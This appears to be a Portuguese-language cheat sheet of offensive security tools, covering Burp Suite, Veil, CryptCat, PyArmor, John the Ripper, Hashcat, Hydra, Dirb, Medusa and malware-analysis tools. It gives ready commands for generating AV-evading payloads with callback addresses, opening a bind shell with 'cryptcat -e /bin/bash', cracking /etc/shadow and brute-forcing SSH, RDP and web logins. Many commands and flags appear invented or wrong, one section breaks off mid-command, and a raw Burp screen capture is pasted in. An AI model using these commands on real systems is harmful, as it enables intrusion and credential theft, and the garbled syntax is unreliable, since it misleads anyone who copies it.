Scanner: O Burp Suite tem um scanner embutido que pode detectar vulnerabilidades em aplicativos da web, como injeção de SQL, cross-site scripting e outras vulnerabilidades de segurança. Para iniciar um scanner, vá para a guia "Scanner" na interface do usuário e use a ferramenta "New scan" para configurar as opções do scanner.

Comparação de respostas: O Burp Suite pode ser usado para comparar respostas HTTP/S e identificar diferenças. Para comparar respostas, clique com o botão direito do mouse em uma solicitação na interface do usuário e selecione "Compare responses".

Repeater: O Burp Suite tem uma ferramenta chamada "Repeater" que pode ser usada para modificar e reenviar solicitações HTTP/S. Para abrir o Repeater, clique com o botão direito do mouse em uma solicitação na interface do usuário e selecione "Send to Repeater".

Intruder: O Burp Suite tem uma ferramenta chamada "Intruder" que pode ser usada para automatizar ataques de força bruta, injeção de SQL e outros tipos de ataques. Para iniciar um ataque usando o Intruder, vá para a guia "Intruder" na interface do usuário e use a ferramenta "New attack" para configurar as opções do ataque.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Filter: Showing all items
http://www.google.com
/
advanced_search
client_204
history
images
imghp
intl
language_tools
preferences
search
Contents Issues
Host Method URL Params
http://www.google.c... GET /search?ie=ISO-8859-1&hl=en&source=hp&biw=&bih=...
http://www.google.c... GET /search?q=pentestgeek&hl=en&gbv=1&oq=pentestgee...
http://www.google.c... GET /xjs/_/js/k=xjs.hp.en_US.JrX4RoZaeBk.O/m=sb_he,d/r...
http://www.google.c... GET /client_204?&atyp=i&biw=1649&bih=742&ei=nzvhV9iy...
http://www.google.c... GET /advanced_search
http://www.google.c... GET /advanced_search?hl=en&authuser=0
http://www.google.c... GET /advanced_search?q=pentestgeek&hl=en&gbv=1&ie=U...
Request Response
Raw Params Headers Hex
GET
/search?q=pentestgeek&hl=en&gbv=1&oq=pentestgeek&gs_l=heirloom-serp.3..0j0i30.56132.57
heirloom-serp..1.10.373.Z8pXsfQweKk HTTP/1.1
Host: www.google.com
User-Agent: SNCAppSec2016
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer:
http://www.google.com/search?ie=ISO-8859-1&hl=en&source=hp&biw=&bih=&q=test&gbv=1&oq=te
.26166.0.26302.4.4.0.0.0.0.127.253.2j1.3.0....0...1ac.1.34.heirloom-hp..2.2.126.3rCfcg
Cookie:

Camuflagem e ofuscação

Obfuscapk (https://github.com/ClaudiuGeorgiu/Obfuscapk): é

uma ferramenta de ofuscação de APK de código aberto que ajuda a proteger aplicativos Android contra engenharia reversa e análise de código malicioso. Ela fornece várias técnicas de ofuscação, como alteração de nomes de classe, recursos e arquivos, e inserção de código inútil.

Alguns exemplos de uso incluem:

obfuscapk -i <input_file> -o <output_file> --use-multiple-layers: Este comando ofusca o aplicativo Android de entrada usando várias camadas de técnicas de ofuscação e gera um arquivo de saída ofuscado.

obfuscapk -i <input_file> -o <output_file> --use-resource-obfuscation: Este comando ofusca os recursos do aplicativo Android de entrada, como strings e layouts, e gera um arquivo de saída ofuscado.

Ofuscação de classes:
Para ofuscar as classes do aplicativo, use o comando
"obfuscapk -i <arquivo apk> -o <diretório de saída> --class-obfuscate".
Isso ofuscará o nome das classes e tornará o código-fonte do aplicativo mais difícil de entender.

Ofuscação de strings:
Para ofuscar as strings do aplicativo, use o comando
"obfuscapk -i <arquivo apk> -o <diretório de saída> --string-obfuscate".
Isso substituirá as strings do aplicativo por valores ofuscados, tornando mais difícil para um invasor entender o que o aplicativo está fazendo.

Ofuscação de recursos:
Para ofuscar os recursos do aplicativo, use o comando
"obfuscapk -i <arquivo apk> -o <diretório de saída> --resources-obfuscate".
Isso ofuscará os nomes dos recursos, como ícones e arquivos XML, tornando mais difícil para um invasor entender como o aplicativo funciona.

Ofuscação de assinatura:
Para ofuscar a assinatura do aplicativo, use o comando
"obfuscapk -i <arquivo apk> -o <diretório de saída> --signature-obfuscate".

Isso ofuscará a assinatura do aplicativo, tornando mais difícil para um invasor falsificar a assinatura do aplicativo.

Ofuscação de pacote:
Para ofuscar o nome do pacote do aplicativo, use o comando
"obfuscapk -i <arquivo apk> -o <diretório de saída>

Veil Framework (https://github.com/Veil-Framework/Veil): é

uma estrutura de camuflagem de payload de código aberto que permite aos profissionais de segurança gerar payloads maliciosos que são menos detectáveis por soluções de segurança. Ele oferece várias técnicas de camuflagem, como obfuscação de código, criptografia e geração de payloads personalizados.

Alguns exemplos de uso incluem:

veil-evasion: Este comando inicia a interface de linha de comando do Veil Evasion, permitindo que o usuário gere payloads maliciosos ofuscados.

veil-pillage: Este comando inicia a interface de linha de comando do Veil Pillage, permitindo que o usuário colete informações sobre um alvo de forma discreta e camuflada.

Gerando um payload:
Para gerar um payload, use o seguinte comando:

```
veil-evasion -p PAYLOAD -o OUTPUTFILE
```

Substitua "PAYLOAD" pelo nome do payload que você deseja gerar (por exemplo, "meterpreter") e "OUTPUTFILE" pelo nome do arquivo de saída que você deseja gerar. Esse comando gerará um arquivo de payload que pode ser usado em um teste de penetração.

Escolhendo um encoder:
Para escolher um encoder para o seu payload, use o seguinte comando:

```
veil-evasion -p PAYLOAD -o OUTPUTFILE --encoder ENCODER
```

Substitua "ENCODER" pelo nome do encoder que você deseja usar (por exemplo, "shikata_ga_nai"). Esse comando gerará um payload usando o encoder selecionado.

Ocultando o payload:
Para ocultar o payload usando técnicas de ofuscação, use o seguinte comando:

```
veil-evasion -p PAYLOAD -o OUTPUTFILE --obfuscate
```

Esse comando gerará um payload ofuscado que pode ser mais difícil de detectar pelos softwares de segurança.

Usando o modo de escuta interativo:
O Veil também possui um modo de escuta interativo, que permite que você ouça em tempo real as conexões dos payloads. Para usar o modo de escuta interativo, use o seguinte comando:

```
veil-evasion -L
```

Esse comando iniciará o modo de escuta interativo e exibirá informações sobre as conexões de payload em tempo real.

Selecionando um payload:
Para visualizar a lista completa de payloads disponíveis no Veil, use o seguinte comando:

```
veil-evasion -l
```

Esse comando exibirá a lista completa de payloads disponíveis para serem usados no Veil.

Criando um arquivo executável:
Para criar um arquivo executável do seu payload, use o seguinte comando:

```
veil-evasion -p PAYLOAD -o OUTPUTFILE --overwrite --payload-options LHOST=IP LPORT=PORT
```

Substitua "PAYLOAD" pelo nome do payload que você deseja gerar, "OUTPUTFILE" pelo nome do arquivo executável que você deseja gerar, "IP" pelo endereço IP do seu host e "PORT" pelo número da porta que você deseja usar. Esse comando criará um arquivo executável do seu payload.

Gerando um arquivo em lotes:
Para gerar vários payloads de uma só vez, use o seguinte comando:

```
veil-evasion -p PAYLOAD -o OUTPUTDIR --overwrite --multihost LHOSTS=IP1,IP2 LPORT=PORT
```

Substitua "PAYLOAD" pelo nome do payload que você deseja gerar, "OUTPUTDIR" pelo nome do diretório onde você deseja que os arquivos de payload sejam salvos, "IP1" e "IP2" pelos endereços IP dos hosts que você deseja segmentar e "PORT" pelo número da porta que você deseja usar. Esse comando gerará vários arquivos de payload em lote.

Selecionando um módulo:
O Veil permite que você selecione um módulo específico para gerar seu payload. Para selecionar um módulo, use o seguinte comando:

```
veil-evasion -p PAYLOAD -o OUTPUTFILE --module MODULENAME
```

Substitua "PAYLOAD" pelo nome do payload que você deseja gerar, "OUTPUTFILE" pelo nome do arquivo executável que você deseja gerar e "MODULENAME" pelo nome do módulo que você deseja usar. Esse comando gerará um payload usando o módulo selecionado.

CryptCat (https://cryptcat.sourceforge.net/): é uma ferramenta de camuflagem de conexão de código aberto que ajuda a proteger as comunicações entre hosts. Ela fornece criptografia de dados e autenticação de usuários, além de permitir que as conexões sejam mascaradas como outras formas de tráfego de rede.

Alguns exemplos de uso incluem:

Estabelecendo uma conexão:
Para estabelecer uma conexão criptografada entre duas máquinas, você precisará executar o CryptCat em ambas as máquinas. Em uma máquina, execute o seguinte comando:

```
cryptcat -l -p PORT
```

Substitua "PORT" pelo número da porta que você deseja usar. Esse comando colocará o CryptCat em modo de escuta e aguardará a conexão de outra máquina.

Conectando-se a uma máquina:
Em outra máquina, execute o seguinte comando:

```
cryptcat IP PORT
```

Substitua "IP" pelo endereço IP da máquina que está executando o CryptCat em modo de escuta e "PORT" pelo número da porta que você definiu. Esse comando estabelecerá uma conexão criptografada com a outra máquina.

Transferindo arquivos:
Você pode usar o CryptCat para transferir arquivos criptografados entre duas máquinas. Em uma máquina, execute o seguinte comando para enviar um arquivo:

```
cryptcat -l -p PORT < ARQUIVO
```

Substitua "PORT" pelo número da porta que você deseja usar e "ARQUIVO" pelo nome do arquivo que deseja enviar. Em outra máquina, execute o seguinte comando para receber o arquivo:

```
cryptcat IP PORT > ARQUIVO
```

Substitua "IP" pelo endereço IP da máquina que está enviando o arquivo e "PORT" pelo número da porta que você definiu. Esse comando receberá o arquivo criptografado e o salvará com o nome "ARQUIVO".

Executando um comando remoto:
Você pode usar o CryptCat para executar comandos remotamente em outra máquina. Em uma máquina, execute o seguinte comando para colocar o CryptCat em modo de escuta:

```
cryptcat -l -p PORT -e /bin/bash
```

Substitua "PORT" pelo número da porta que você deseja usar. Esse comando colocará o CryptCat em modo de escuta e permitirá que você execute comandos remotos. Em outra máquina, execute o seguinte comando para se conectar e executar um comando remoto:

```
cryptcat IP PORT
```

Depois de se conectar, você pode executar um comando remoto diretamente no prompt do CryptCat.

PyArmor (https://github.com/dashingsoft/pyarmor): é uma ferramenta de ofuscação de código-fonte Python de código aberto que ajuda a proteger o código Python contra engenharia reversa e cópia não autorizada. Ela fornece várias técnicas de ofuscação, como criptografia de código e ocultação de nomes de variáveis.

Alguns exemplos de uso incluem:

Ofuscando um arquivo Python:
Para ofuscar um arquivo Python, execute o seguinte comando:

```
pyarmor obfuscate ARQUIVO.py
```

Substitua "ARQUIVO.py" pelo nome do arquivo Python que deseja ofuscar. Isso criará uma pasta chamada "dist" que conterá o arquivo ofuscado.

Gerando um arquivo de licença:
Para gerar um arquivo de licença para o seu código ofuscado, execute o seguinte comando:

```
pyarmor licenses --expired DATE --bind COMPUTER-ID
```

Substitua "DATE" pela data de expiração da licença e "COMPUTER-ID" pelo ID do computador ao qual a licença será vinculada. Isso criará um arquivo de licença que pode ser distribuído com o seu código ofuscado.

Protegendo um script de instalação:
Para proteger um script de instalação de um pacote Python com o PyArmor, execute o seguinte comando:

```
pyarmor pack INSTALLER.py
```

Substitua "INSTALLER.py" pelo nome do arquivo Python que contém o script de instalação. Isso criará um executável ofuscado que pode ser distribuído para instalar o pacote.

Decodificando um arquivo ofuscado:
Se você precisar decodificar um arquivo ofuscado, execute o seguinte comando:

```
pyarmor obfuscate --mode decode ARQUIVO.py
```

Substitua "ARQUIVO.py" pelo nome do arquivo ofuscado que deseja decodificar. Isso criará um arquivo decodificado com o mesmo nome do arquivo ofuscado.

Listando as informações do arquivo ofuscado:
Para listar as informações sobre um arquivo ofuscado, execute o seguinte comando:

```
pyarmor show ARQUIVO.py
```

Substitua "ARQUIVO.py" pelo nome do arquivo ofuscado. Isso exibirá informações sobre a versão do PyArmor usada para ofuscar o arquivo, o nome do arquivo original e o nome do arquivo ofuscado.

Protegendo um módulo:

Para proteger um módulo em vez de um arquivo Python, execute o seguinte comando:

```
pyarmor obfuscate --type module MODULO
```

Substitua "MODULO" pelo nome do módulo que deseja ofuscar. Isso criará um arquivo ofuscado para o módulo especificado.

Protegendo um pacote:
Para proteger um pacote Python inteiro, execute o seguinte comando:

```
pyarmor obfuscate --type package PACOTE
```

Substitua "PACOTE" pelo nome do pacote que deseja ofuscar. Isso criará um arquivo ofuscado para todos os arquivos Python contidos no pacote.

Atualizando o PyArmor:
Para atualizar para a versão mais recente do PyArmor, execute o seguinte comando:

```
pyarmor download
```

Isso baixará e instalará automaticamente a versão mais recente do PyArmor.

Criando um arquivo de configuração:
Para criar um arquivo de configuração para o PyArmor, execute o seguinte comando:

```
pyarmor init
```

Isso criará um arquivo de configuração chamado "pyarmor.cfg" na pasta atual. Você pode editar esse arquivo para configurar as opções de ofuscação e licenciamento do PyArmor.

Quebra de senhas

John the Ripper (https://www.openwall.com/john/): é uma ferramenta de quebra de senhas de código aberto que suporta diversos algoritmos de hash e pode ser usada para testar a força de senhas.

Alguns exemplos de uso incluem:

Quebrando senhas do arquivo shadow:
Para quebrar senhas armazenadas no arquivo shadow do sistema, execute o seguinte comando:

```
john /etc/shadow
```

Esse comando iniciará o processo de quebra de senhas para o arquivo shadow. O John the Ripper usará uma lista de palavras comuns para tentar quebrar as senhas.

Quebrando senhas com uma lista de palavras:
Para quebrar senhas usando uma lista de palavras personalizada, execute o seguinte comando:

```
john --wordlist=WORDLIST ARQUIVO
```

Substitua "WORDLIST" pelo caminho para sua lista de palavras personalizada e "ARQUIVO" pelo arquivo de senhas que você deseja quebrar.

Quebrando senhas com um ataque de força bruta:
Para quebrar senhas usando um ataque de força bruta, execute o seguinte comando:

```
john --incremental ARQUIVO
```

Esse comando iniciará um ataque de força bruta para o arquivo de senhas especificado. O John the Ripper usará várias estratégias de ataque para tentar quebrar as senhas.

Gerando hashes de senha:
Para gerar um hash de senha para uma senha especificada, execute o seguinte comando:

```
john --format=TIPOSENHA --stdout <<< "SENHA"
```

Substitua "TIPOSENHA" pelo tipo de hash de senha que deseja gerar e "SENHA" pela senha que deseja hashear. Esse comando gerará o hash de senha para a senha especificada.

Modificando o modo de ataque:
Para modificar o modo de ataque, execute o seguinte comando:

```
john --wordlist=WORDLIST --rules ARQUIVO
```

Isso iniciará um ataque de dicionário com um conjunto de regras específicas. As regras podem ser personalizadas para atender às suas necessidades específicas. A opção --rules permite que você especifique o arquivo de regras a ser usado.

Quebrando senhas usando um cluster:
Para usar vários computadores para quebrar senhas, execute o seguinte comando em cada computador:

```
john --node=NODENUM/NUMNODES ARQUIVO
```

Substitua "NODENUM" pelo número do nó do computador atual e "NUMNODES" pelo número total de computadores no cluster. O John the Ripper dividirá o trabalho de quebra de senhas entre os nós do cluster.

Extraindo hashes de senha do arquivo de despejo de memória do Windows:
Para extrair hashes de senha do arquivo de despejo de memória do Windows, execute o seguinte comando:

```
john --format=NT --session=SESSION --mem-dump=FILE
```

Substitua "SESSION" pelo nome da sessão e "FILE" pelo arquivo de despejo de memória do Windows. Esse comando extrairá os hashes de senha do arquivo de despejo de memória.

Usando a interface gráfica do usuário:
Para usar a interface gráfica do usuário do John the Ripper, execute o seguinte comando:

```
john --show ARQUIVO
```

Isso iniciará a interface gráfica do usuário do John the Ripper. A partir daí, você pode executar tarefas de quebra de senhas e gerenciamento de senhas usando a interface gráfica do usuário.

Hashcat (https://hashcat.net/hashcat/): é uma ferramenta de quebra de senhas de código aberto que usa a GPU para acelerar o processo de quebra de senhas. Ela suporta uma ampla variedade de algoritmos de hash e permite que os usuários especifiquem máscaras personalizadas para testar senhas.

Alguns exemplos de uso incluem:

Quebrando senhas usando um dicionário:
Para quebrar senhas usando um dicionário, execute o seguinte comando:

```
hashcat -m MODE -a 0 HASHES DICIONÁRIO
```

Substitua "MODE" pelo modo de hash que você está tentando quebrar (por exemplo, 0 para MD5), "HASHES" pelo arquivo de hash a ser quebrado e "DICIONÁRIO" pelo arquivo de dicionário a ser usado para tentar quebrar a senha. O hashcat usará o arquivo de dicionário para tentar quebrar a senha.

Quebrando senhas usando uma máscara:
Para quebrar senhas usando uma máscara, execute o seguinte comando:

```
hashcat -m MODE -a 3 HASHES MÁSCARA
```

Substitua "MÁSCARA" pela máscara a ser usada para tentar quebrar a senha. Por exemplo, se você souber que a senha é composta por uma combinação de letras minúsculas, letras maiúsculas e números com 8 caracteres de comprimento, a máscara seria "?l?u?d?l?l?l?l?l". O hashcat usará a máscara para tentar quebrar a senha.

Quebrando senhas usando regras:
Para quebrar senhas usando regras, execute o seguinte comando:

```
hashcat -m MODE -a 0 HASHES DICIONÁRIO -r ARQUIVO_DE_REGRAS
```

Substitua "ARQUIVO_DE_REGRAS" pelo arquivo de regras a ser usado. O hashcat usará o arquivo de regras para aplicar várias transformações ao dicionário para tentar quebrar a senha.

Ataque combinado:
Para executar um ataque combinado, que combina as técnicas de ataque de dicionário, máscara e regras, execute o seguinte comando:

```
hashcat -m MODE -a 6 HASHES DICIONÁRIO MÁSCARA -r ARQUIVO_DE_REGRAS
```

O hashcat usará todas as técnicas de ataque disponíveis para tentar quebrar a senha.

Ataque de força bruta:
Para executar um ataque de força bruta, execute o seguinte comando:

```
hashcat -m MODE -a 3 HASHES ?a?a?a?a?a?a?a?a
```

O hashcat usará todas as combinações possíveis de letras, números e símbolos de 8 caracteres para tentar quebrar a senha.

Ataque de força bruta com máscara personalizada:
Para executar um ataque de força bruta com uma máscara personalizada, execute o seguinte comando:

```
hashcat -m MODE -a 3 HASHES MÁSCARA_PERSONALIZADA
```

Substitua "MÁSCARA_PERSONALIZADA" pela máscara que você deseja usar para tentar quebrar a senha. Por exemplo, se você souber que a senha é composta por letras minúsculas e números com 6 caracteres de comprimento, a máscara personalizada seria "?l?d?l?d?l?d". O hashcat usará a máscara personalizada para tentar quebrar a senha.

Ataque com lista de senhas:
Para executar um ataque com uma lista de senhas, execute o seguinte comando:

```
hashcat -m MODE -a 0 HASHES ARQUIVO_COM_LISTA_DE_SENHAS
```

O hashcat usará cada senha na lista de senhas para tentar quebrar a senha.

Ataque com GPU:
Para executar um ataque com o uso de GPU, execute o seguinte comando:

```
hashcat -m MODE -a 0 HASHES DICIONÁRIO --force --opencl-device-types 1,2
```

O hashcat usará a placa de vídeo para acelerar o processo de quebra de senha. A opção "--force" indica que o hashcat deve continuar tentando quebrar senhas, mesmo que ocorram erros. A opção "--opencl-device-types 1,2" indica que o hashcat deve usar GPUs AMD e NVIDIA.

Hydra (https://github.com/vanhauser-thc/thc-hydra): é uma ferramenta de quebra de senhas de código aberto que pode ser usada para testar senhas em diversos protocolos de rede, como HTTP, FTP, SSH e Telnet.

Alguns exemplos de uso incluem:

Ataque de força bruta com usuário e senha conhecidos:

```
hydra -l USUÁRIO -P SENHAS.txt PROTOCOLO://ENDEREÇO_DO_ALVO
```

Substitua "USUÁRIO" pelo nome de usuário que você deseja atacar e "SENHAS.txt" pelo caminho do arquivo que contém a lista de senhas que você deseja usar. Substitua "PROTOCOLO" pelo protocolo que você deseja atacar (por exemplo, ftp, ssh, http, etc.) e "ENDEREÇO_DO_ALVO" pelo endereço IP ou nome de domínio do alvo.

Ataque de força bruta com usuário conhecido e senha por tentativa:

```
hydra -l USUÁRIO -p SENHA_PROVÁVEL PROTOCOLO://ENDEREÇO_DO_ALVO
```

Substitua "USUÁRIO" pelo nome de usuário que você deseja atacar e "SENHA_PROVÁVEL" pela senha que você acha que é provável que o usuário esteja usando. O Hydra tentará fazer login no alvo com a combinação de usuário e senha fornecidos.

Ataque de força bruta com dicionário:

```
hydra -l USUÁRIO -P DICIONÁRIO.txt PROTOCOLO://ENDEREÇO_DO_ALVO
```

Substitua "DICIONÁRIO.txt" pelo caminho do arquivo que contém a lista de senhas que você deseja usar. O Hydra tentará fazer login no alvo com cada senha no arquivo de dicionário.

Ataque de força bruta usando um arquivo de senhas e nome de usuário:

```
hydra -L USUÁRIOS.txt -P SENHAS.txt PROTOCOLO://ENDEREÇO_DO_ALVO
```

Substitua "USUÁRIOS.txt" pelo caminho do arquivo que contém a lista de usuários que você deseja atacar e "SENHAS.txt" pelo caminho do arquivo que contém a lista de senhas que você deseja usar. O Hydra tentará fazer login no alvo com cada combinação de usuário e senha.

Realizar ataque de força bruta em um servidor FTP:

```
hydra -l username -P password_list.txt ftp://192.168.1.10
```

Realizar ataque de força bruta em um servidor SSH:

```
hydra -l username -P password_list.txt ssh://192.168.1.10
```

Realizar ataque de força bruta em um servidor Telnet:

```
hydra -l username -P password_list.txt telnet://192.168.1.10
```

Realizar ataque de força bruta em um formulário web (usando HTTP POST):

```
hydra -L username_list.txt -P password_list.txt 192.168.1.10 http-post-form
"/login.php:user=^USER^&pass=^PASS^:Invalid username or password."
```

Realizar ataque de força bruta em um servidor MySQL:

```
hydra -l username -P password_list.txt mysql://192.168.1.10
```

Dirb (https://dirb.sourceforge.net/): é uma ferramenta de busca de diretórios em sites e aplicações web, que pode ser usada para encontrar diretórios e arquivos ocultos que não estão acessíveis diretamente.

Alguns exemplos de uso incluem:

Verificar diretórios comuns em um servidor web:

```
dirb http://example.com/
```

Verificar diretórios e arquivos ocultos em um servidor web:

```
dirb http://example.com/ -a
```

Verificar diretórios e arquivos ocultos em um servidor web com um arquivo de extensões personalizado:

```
dirb http://example.com/ -a -X .php,.txt
```

Verificar diretórios e arquivos ocultos em um servidor web usando autenticação básica:

```
dirb http://example.com/ -a -u username:password
```

Verificar diretórios e arquivos ocultos em um servidor web usando um arquivo de palavras-chave personalizado:

```
dirb http://example.com/ -w word_list.txt
```

Verificar diretórios e arquivos ocultos em um servidor web usando uma lista de códigos de resposta personalizada:

```
dirb http://example.com/ -r 200,403,404
```

Verificar diretórios e arquivos ocultos em um servidor web usando o modo de extensão:

```
dirb http://example.com/ -e
```

Verificar diretórios e arquivos ocultos em um servidor web com um limite de tempo:

```
dirb http://example.com/ -a -t 10
```

Verificar diretórios e arquivos ocultos em um servidor web usando o modo recursivo:

```
dirb http://example.com/ -r
```

Verificar diretórios e arquivos ocultos em um servidor web usando a opção de saída em HTML:

```
dirb http://example.com/ -o output.html
```

Medusa (https://github.com/jmk-foofus/medusa): é uma ferramenta de quebra de senhas de código aberto que suporta diversos protocolos de rede, como HTTP, FTP, SSH e Telnet. Ela também suporta autenticação de dicionário e ataques de força bruta.

Alguns exemplos de uso incluem:

Fazer um ataque de força bruta em um servidor FTP usando uma lista de usuários e senhas:

```
medusa -h ftp.example.com -U users.txt -P passwords.txt -M ftp
```

Fazer um ataque de força bruta em um servidor SSH usando um único usuário e senha:

```
medusa -h ssh.example.com -u username -p password -M ssh
```

Fazer um ataque de força bruta em um servidor POP3 usando uma lista de usuários e senhas:

```
medusa -h pop3.example.com -U users.txt -P passwords.txt -M pop3
```

Fazer um ataque de força bruta em um servidor Telnet usando uma única senha para vários usuários:

```
medusa -h telnet.example.com -u user1,user2,user3 -p password -M telnet
```

Fazer um ataque de força bruta em um servidor HTTP usando uma lista de usuários e senhas:

```
medusa -h http://example.com -U users.txt -P passwords.txt -M http
```

Fazer um ataque de força bruta em um servidor MySQL usando uma lista de usuários e senhas:

```
medusa -h mysql.example.com -U users.txt -P passwords.txt -M mysql
```

Fazer um ataque de força bruta em um servidor VNC usando uma única senha para vários usuários:

```
medusa -h vnc.example.com -u user1,user2,user3 -p password -M vnc
```

Fazer um ataque de força bruta em um servidor RDP usando uma única senha para vários usuários:

```
medusa -h rdp.example.com -u user1,user2,user3 -p password -M rdp
```

Fazer um ataque de força bruta em um servidor SMTP usando uma lista de usuários e senhas:

```
medusa -h smtp.example.com -U users.txt -P passwords.txt -M smtp
```

Fazer um ataque de força bruta em um servidor SIP usando uma lista de usuários e senhas:

```
medusa -h sip.example.com -U users.txt -P passwords.txt -M sip
```

Análise de Malware

IDA Pro (https://hex-rays.com/ida-pro/): é uma ferramenta de análise de código reverso de alta qualidade usada para dissecar binários maliciosos.

Alguns exemplos de uso incluem:

Abrir um arquivo executável e exibir o seu conteúdo:

```
ida64 nome_do_arquivo_executavel
```

Abrir um arquivo executável e desmontar o seu código em assembly:

```
ida64 -d nome_do_arquivo_executavel
```

Analisar um arquivo executável para identificar funções e símbolos:

```
ida64 -A nome_do_arquivo_executavel
```

Analisar um arquivo executável para identificar funções e símbolos, e criar uma listagem de chamadas de função:

```
ida64 -A -S"ida_lines.idc" nome_do_arquivo_executavel
```

Abrir um arquivo executável e procurar por uma string específica no seu conteúdo:

```
ida64 -A -S"idc_search.idc" nome_do_arquivo_executavel
```

Abrir um arquivo executável e procurar por referências a um endereço específico na memória:

```
ida64 -A -S"idc_refs.idc" nome_do_arquivo_executavel
```

Analisar um arquivo executável e identificar vulnerabilidades de segurança:

```
ida64 -A -S"idc_security.idc" nome_do_arquivo_executavel
```

Abrir um arquivo executável e identificar os registros e variáveis globais:

```
ida64 -A -S"idc_globals.idc" nome_do_arquivo_executavel
```

Analisar um arquivo executável e criar um gráfico de fluxo de controle:

```
ida64 -A -S"idc_flowchart.idc" nome_do_arquivo_executavel
```

Analisar um arquivo executável e identificar chamadas de função não documentadas:

```
ida64 -A -S"idc_undocumented.idc" nome_do_arquivo_executavel
```

PEiD (https://www.aldeid.com/wiki/PEiD): é uma ferramenta de análise de binários do Windows que pode ser usada para detectar pacotes maliciosos que usam técnicas de ofuscação.

Alguns exemplos de uso incluem:

Identificar o compilador usado para gerar um executável:

```
peid file.exe
```

Verificar a assinatura digital de um arquivo executável:

```
peid -d file.exe
```

Identificar o packer usado para compactar o arquivo executável:

```
peid -p file.exe
```

Identificar todas as seções de um arquivo executável:

```
peid -e file.exe
```

Verificar a lista de importação de DLLs de um arquivo executável:

```
peid -i file.exe
```

Identificar a presença de criptografia em um arquivo executável:

```
peid -c file.exe
```

Identificar a presença de técnicas anti-debugging em um arquivo executável:

```
peid -t file.exe
```

Identificar a presença de técnicas anti-disassembly em um arquivo executável:

```
peid -a file.exe
```

Listar as seções que são executáveis em um arquivo executável:

```
peid -x file.exe
```

Identificar a presença de outras características específicas em um arquivo executável, como ícones e recursos:

```
peid -r file.exe
```

Procmon (https://learn.microsoft.com/en-us/sysinternals/downloads/procmon): é uma ferramenta de monitoramento de sistema do Windows que pode ser usada para observar o comportamento de um malware enquanto ele está em execução.

Alguns exemplos de uso incluem:

Filtrar por processo: permite filtrar as atividades com base no nome do processo. Por exemplo, para filtrar apenas as atividades do processo "explorer.exe", você pode digitar "Process Name is explorer.exe" na caixa de filtro.

Filtrar por caminho de arquivo: permite filtrar as atividades com base no caminho do arquivo. Por exemplo, para filtrar apenas as atividades que envolvem o arquivo "C:\Windows\System32\ntdll.dll", você pode digitar "Path contains ntdll.dll" na caixa de filtro.

Filtrar por tipo de atividade: permite filtrar as atividades com base no tipo de atividade, como leitura de arquivo, gravação de arquivo ou execução de processo. Por exemplo, para filtrar apenas as atividades de gravação de arquivo, você pode digitar "Operation is WriteFile" na caixa de filtro.

Visualizar a pilha de chamadas: permite visualizar a pilha de chamadas para uma atividade específica. Clique com o botão direito do mouse em uma atividade e selecione "Stack Trace" para exibir a pilha de chamadas.

Exportar resultados: permite exportar as atividades monitoradas para um arquivo de texto, CSV ou XML. Clique em "File" e selecione "Save" para exportar os resultados.

Usar filtros avançados: permite usar filtros avançados para refinar ainda mais os resultados. Por exemplo, você pode filtrar apenas as atividades que ocorrem em um determinado intervalo de tempo ou que são executadas por um usuário específico. Para usar filtros avançados, clique em "Filter" e selecione "Filter..." ou pressione Ctrl + L

Capturar pilha de chamadas: permite capturar uma pilha de chamadas para todas as atividades monitoradas. Clique em "Tools" e selecione "Stack Summary" para exibir a pilha de chamadas.

